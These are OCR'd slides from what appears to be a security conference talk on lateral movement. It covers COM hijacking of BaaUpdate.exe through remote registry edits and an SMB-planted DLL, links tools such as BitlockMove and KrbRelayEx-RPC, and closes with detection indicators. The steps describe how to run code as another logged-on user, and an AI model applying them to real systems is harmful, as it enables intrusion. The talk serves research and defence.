
RCE IN THE CONTEXT OF ANOTHER USER

Short recap:

- We can spawn processes in the context of a loggedon user
- We cannot execute code directly
- We are administrator, so we can
  - Drop files via SMB
  - Modify the remote registry

RCE IN THE CONTEXT OF ANOTHER USER

COM Hijacking to the rescue [1]



```
1:51:...   BaaUpdate.exe  21724  RegOpenKey     HKLM\System\CurrentControlSet\Policies\Microsoft\Cryptography\Configuration        NAME NOT FOUND
11:51:...  BaaUpdate.exe  21724  RegOpenKey     HKCU\Software\Classes\CLSID\{A7A63E5C-3877-4840-8727-C1EA9D7A4D50}                 NAME NOT FOUND
11:51:...  BaaUpdate.exe  21724  RegOpenKey     HKCU\Software\Classes\CLSID\{A7A63E5C-3877-4840-8727-C1EA9D7A4D50}\TreatAs         NAME NOT FOUND
11:51:59.2058347 AM e.exe 21724  RegOpenKey     HKCR\CLSID\{A7A63E5C-3877-4840-8727-C1EA9D7A4D50}\TreatAs                          NAME NOT FOUND
11:51:...  BaaUpdate.exe  21724  RegOpenKey     HKCU\Software\Classes\CLSID\{A7A63E5C-3877-4840-8727-C1EA9D7A4D50}                 NAME NOT FOUND
11:51:...  BaaUpdate.exe  21724  RegQueryValue  HKCR\CLSID\{A7A63E5C-3877-4840-8727-C1EA9D7A4D50}\ActivateOnHostFlags              NAME NOT FOUND
11:51:...  BaaUpdate.exe  21724  RegOpenKey     HKCU\Software\Classes\CLSID\{A7A63E5C-3877-4840-8727-C1EA9D7A4D50}                 NAME NOT FOUND
11:51:...  BaaUpdate.exe  21724  RegOpenKey     HKCU\Software\Classes\CLSID\{A7A63E5C-3877-4840-8727-C1EA9D7A4D50}                 NAME NOT FOUND
11:51:...  BaaUpdate.exe  21724  RegOpenKey     HKCU\Software\Classes\CLSID\{A7A63E5C-3877-4840-8727-C1EA9D7A4D50}\InprocServer32  NAME NOT FOUND
11:51:...  BaaUpdate.exe  21724  RegOpenKey     HKCU\Software\Classes\CLSID\{A7A63E5C-3877-4840-8727-C1EA9D7A4D50}\InProcServer32  NAME NOT FOUND
11:51:...  BaaUpdate.exe  21724  RegQueryValue  HKCR\CLSID\{A7A63E5C-3877-4840-8727-C1EA9D7A4D50}\InProcServer32\InprocServer32    NAME NOT FOUND
11:51:...  BaaUpdate.exe  21724  RegOpenKey     HKCU\Software\Classes\CLSID\{A7A63E5C-3877-4840-8727-C1EA9D7A4D50}\InProcServer32  NAME NOT FOUND
11:51:...  BaaUpdate.exe  21724  RegOpenKey     HKCU\Software\Classes\CLSID\{A7A63E5C-3877-4840-8727-C1EA9D7A4D50}\InProcServer32  NAME NOT FOUND
11:51:...  BaaUpdate.exe  21724  RegOpenKey     HKCU\Software\Classes\CLSID\{A7A63E5C-3877-4840-8727-C1EA9D7A4D50}\InProcServer32  NAME NOT FOUND
11:51:...  BaaUpdate.exe  21724  RegOpenKey     HKCU\Software\Classes\CLSID\{A7A63E5C-3877-4840-8727-C1EA9D7A4D50}\InProcServer32  NAME NOT FOUND
11:51:...  BaaUpdate.exe  21724  RegOpenKey     HKCU\Software\Classes\CLSID\{A7A63E5C-3877-4840-8727-C1EA9D7A4D50}\InprocHandler32 NAME NOT FOUND
11:51:...  BaaUpdate.exe  21724  RegOpenKey     HKCR\CLSID\{A7A63E5C-3877-4840-8727-C1EA9D7A4D50}\InprocHandler32                  NAME NOT FOUND
11:51:...  BaaUpdate.exe  21724  RegOpenKey     HKCU\Software\Classes\CLSID\{A7A63E5C-3877-4840-8727-C1EA9D7A4D50}\InprocHandler   NAME NOT FOUND
11:51:...  BaaUpdate.exe  21724  RegOpenKey     HKCR\CLSID\{A7A63E5C-3877-4840-8727-C1EA9D7A4D50}\InprocHandler                    NAME NOT FOUND
11:51:...  BaaUpdate.exe  21724  RegQueryValue  HKLM\SOFTWARE\Microsoft\Ole\MaxSxSHashCount                                       NAME NOT FOUND
```

howing 1,240 of 10,057,461 events (0.012%) | Backed by virtual memory

---

[1] https://www.blackhillsinfosec.com/a-different-take-on-dll-hijacking

RCE IN THE CONTEXT OF ANOTHER USER

1) Plant a DLL on the target system via `C$` or `admin$`
2) COM Hijack the target user via the remote Registry
3) Execute `BaaUpdate.exe` via `BDEUILauncher` in the context of our target user
4) Remove the COM Hijack
5) Cleanup the DLL

RCE IN THE CONTEXT OF ANOTHER USER

https://github.com/rtecCyberSec/BitlockMove/

RCE IN THE CONTEXT OF ANOTHER USER

BitlockMove:

- Only works on client Systems – it‘s about Bitlocker!
- No Cross Session Activation with the Win32 APIs – only one user is logged on a client
- Spawns a subprocess, OPSec unsafe

Finding alternatives for servers:

- Calling `CoCreateInstance` -> spawns process as interactive user
  - Vulnerable to COM Hijack -> Win

RCE IN THE CONTEXT OF ANOTHER USER

```
PS C:\Users\S3cur3Th1sSh1t> Install-Module OleViewDotNet
PS C:\Users\S3cur3Th1sSh1t> Get-ComDatabase
PS C:\Users\S3cur3Th1sSh1t> Get-ComClass -InteractiveUser

Name                          CLSID                                DefaultServerName
----                          -----                                -----------------
BrowserBroker Class           0002df02-0000-0000-c000-000000000046 browser_broker.exe
User Notification             0010890e-8789-413c-adbc-48f5b511b3af shell32.dll
PhotoAcqHWEventHandler        00f2b433-44e4-4d88-b2b0-2698a0a91dba rundll32.exe
RoamDictionary Class          01171f65-249e-4eeb-81bd-03e1b0fa1873 InputPersonalization.exe
0207C0AD-563B-4919-A967-E07... 0207c0ad-563b-4919-a967-e0782ffc35d1 EdpNotify.exe
Shared Reco Custom Marshall... 03de7b30-9300-4fa9-af69-ba09497107a2 SpeechRuntime.exe
DevicesFlow                   046aead9-5a27-4d3c-8a67-f82552e0a91b rundll32.exe
CDPComAccountProvider         049d54b5-e524-41b2-bd4d-34f7a0efc31d <APPID HOSTED>
UIHost Class                  054aae20-4bea-4347-8a35-64a533254a9d TabTip.exe
User Account Control Settings 06c792f8-6212-4f39-bf70-e8c0ac965c23 UserAccountControlSettings.dll
Shield Provider User Sessio... 08728914-3f57-4d52-9e31-49daeca5a80a SecurityHealthAgent.dll
Retail Demo User COM Agent    0886dae5-13ba-49d6-a6ef-d0922e502d96 <APPID HOSTED>
Proximity Sharing             08fc06e4-c6b5-40be-97b0-b80f943c615b ProximityUxHost.exe
CLSID_InputSwitchControlWra... 0b86ccd2-7513-4f0a-ae1a-791a6d4db81d <APPID HOSTED>
Windows Push Notification P... 0c9281f9-6da1-4006-8729-de6e6b61581c <APPID HOSTED>
AuthBrokerUI                  0ea79562-d4f6-47ba-b7f2-1e9b06ba16a4 AuthBroker.dll
UiaManagerEndpointInProcUtils 0feb51a7-30aa-4201-ba5e-97b75740cbc6 UiaManager.dll
RDP Session Agent Class       115e13cf-cfe8-4821-b0da-e06aa4d51426 RdpSaProxy.exe
Sync Center Client            1202db60-1dac-42c5-aed5-1abdd432248e mobsync.exe
```

https://github.com/tyranid/oleviewdotnet


RCE IN THE CONTEXT OF ANOTHER USER

Credits:

- James Forshaw @tiraniddo
- Andrea Pierini @decoder_it
- Antonio Cocomazzi @spliter_code
- Michael Zhmaylo @MzHmO
- @cube0x0
- Sven Rath @eversinc33

GOING ONE STEP BACK


- Relaying the first Kerberos auth with KrbRelayEx-RPC & CredMarshal trick



https://github.com/decoder-it/KrbRelayEx-RPC

04

DETECTION



Revisiting Cross Session Activation attacks


DETECTION

1) Hardcoded DLL with obvious IoCs

2) Remote COM Hijack for the CLSID `A7A63E5C-3877-4840-8727-C1EA9D7A4D50`

3) `BaaUpdate.exe` loading an unexpected attacker defined DLL

4) `BaaUpdate.exe` launching suspicious child processes



THANK YOU FOR YOUR ATTENTION!

QUESTIONS?

Fabian Mosch